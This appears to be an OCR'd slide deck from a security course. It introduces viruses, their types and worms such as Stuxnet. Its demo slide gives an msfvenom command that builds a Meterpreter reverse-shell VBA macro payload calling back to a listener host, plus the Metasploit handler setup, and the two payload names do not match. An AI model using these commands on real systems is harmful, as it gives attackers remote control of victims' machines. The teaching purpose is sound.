
Viruses and Worms

MODULE TOPICS

- Viruses
  - Introduction
  - Virus Types
  - Attack Indications
- Computer Worms
- Detection and Countermeasures

RECALL – PHASES OF HACKING



Reconnaissance (Gathering target info)

Scan (Searching for what is available)

Gain Access (Breaking in and get control)


Maintain Access (Retain system ownership)

Cover Tracks (Hide evidence)

INTRO TO VIRUSES

- A self-replicating program that produces its own copy by attaching itself to another program, document or computer boot sector
- Generally transmitted through file downloads, infected drives and email
- Characteristics
  - Infects other programs
  - Transforms or encrypts itself
  - Alters data and corrupts files / programs
  - Self-propagates

INTRO TO VIRUSES: STAGES OF A VIRUS LIFE



Design

Replication

Launch

Detection

Incorporation


Elimination

INTRO TO VIRUSES: HOW VIRUSES WORK

- Viruses need triggers / events to take place
- Viruses cannot:
  - Self-start
  - Infect other hardware
  - Cause physical damage to a computer
  - Transmit themselves using non-executable files
- Generally have an infection phase and attack phase

VIRUS INFECTION PHASE

- Program replicates and attaches to an executable file in the target system



VIRUS INFECTION PHASE

Viruses spread in different ways


- Infect and spread on execute
- Use autorun feature to copy from removable drive to target
- Wait in memory then spread later

VIRUS ATTACK PHASE

- Viruses are programmed with trigger events
- Can be triggered each time virus is run, or when a specific user action / time is met
- What can viruses do when they attack?
  - Alter / delete files
  - Perform tasks not related to applications

VIRUS ATTACK PHASE

- Example: rearranging files to slow down the system…



Unfragmented File Before Attack

File: A			File: B		
Page: 1	Page: 2	Page: 3	Page: 1	Page: 2	Page: 3

File Fragmented Due to Virus Attack

Page: 1 File: A	Page: 3 File: B	Page: 1 File: B	Page: 3 File: A	Page: 2 File: B	Page: 2 File: A


TYPES OF VIRUSES

- Viruses are classified based on

What they infect	How they infect
Boot sector virus	Stealth Virus
File Virus	Encryption Virus
Multipartite virus	Polymorphic Virus
Macro virus	Metamorphic Virus
	Sparse Infector Virus
	Companion Virus

BOOT SECTOR VIRUS

- One of the earliest forms of virus infection
- Attacks the Master boot record (MBR)
  - Portion (usually 512 bytes) of a hard drive used to load the OS during the boot process
- Are activated before the OS is booted.



FILE AND MULTIPARTITE VIRUS


- File viruses infect different types of executable files (e.g. .COM, .EXE, .SYS, .BAT) and trigger when the OS attempts to execute them
- May slightly alter the code of an executable program to implant the technology the virus needs to replicate and damage the system
- Multipartite virus attempts to infect both MBR and executables

MACRO VIRUS

- Infect files created by Microsoft office
- Often use Visual Basic code embedded inside documents
- Usually infect MS Office templates and macro-enables documents (e.g. .docm, .xlsm)


STEALTH VIRUS

- Evade antivirus software by intercepting its requests to the OS and allowing the virus to handle it
- Virus returns an uninfected version of the file to the antivirus so that it avoids detection




ENCRYPTION VIRUS

- Uses encryption on itself to alter the way it looks on disk
- Each copy is infected with a different key
- Hard to detect virus using pattern-matching antivirus
- Detection is usually through matching the decryption code



POLYMORPHIC VIRUS

- Virus changes its appearance with each new infection
- Encrypts itself using different key and modifies the decryption module each time


EXE
Encrypted Mutation Engine
Encrypted Virus Code
Decryptor Routine
1
User Runs an Infected Program
2
Decryptor routine decrypts virus code and mutation engine
Encrypted Mutation Engine (EME)
Instruct to create new DR
Instruct to create new EME
4
6
Virus Code
3
Virus Does the Damage
RAM
5
7
8
Virus encrypts itself with new key
RAT
New Decryptor Routine (NDR)
New Encrypted Mutation Engine (EME)
New Virus
New Polymorphic Virus

METAMORPHIC VIRUS

- Rewrite/modify their own code as they infect new hosts or files.
- Do not necessarily rely on encryption
- Morphing techniques
  - Insertion of garbage code
  - Modification at the opcode level by replacements with different opcodes that have the same function

SPARSE INFECTOR VIRUS

- Infects only occasionally (e.g. every nth file) or only files with size that falls within a certain range

- Difficult to detect because low infection rate makes it less probably to catch

COMPANION VIRUS


- Copies that name of an existing executable on the system but uses a different extension
  - E.g. Virus sees notepad.exe and renames itself as notepad.com
- Relies on Windows / DOS execute priority for files with same name in the same directory
  1. COM
  2. EXE
  3. BAT

SIMPLE VIRUS - DEMO

Payload

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.46.128 LPORT=443 -f vba-psh > macro.txt

Listener



```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST your_ip
set LPORT 443
exploit
```

Source: https://www.offensive-security.com/metasploit-unleashed/vbscript-infection-methods/

COMPUTER WORMS

- Malicious programs that replicate, execute and spread across network connections without human intervention
- Most replicate and consume resources, but some also damage systems
- Often used by attackers to install backdoors and turn computers into botnet zombie hosts

HOW IT DIFFERS FROM A VIRUS…

- Self-replicating
  - Can create copies of itself (e.g. IRC, email) and use memory,
  - Cannot attach itself to other programs

- More spreading options
  - Takes advantage of file or data transport
  - Spreads through the infected network automatically

- More easily removed than a virus

SAMPLE WORM: STUXNET

- Targets a specific industrial control system through sabotage by attempting to reprogram programmable logic controllers (PLCs)
- How it spreads
  - Through removable drives through auto-execution vulnerability
  - Through the LAN using Windows print spooler vulnerability
  - Through SMB by exploiting Microsoft RPC
  - Copy and execute on remote computer through network shares

WHY DO PEOPLE CREATE VIRUSES AND WORMS?

- Inflict damage to competitors
- Financial benefits
- Research projects
- Play pranks
- Vandalism
- Cyber terrorism
- Distribute political messages
- Spyware
- Etc…

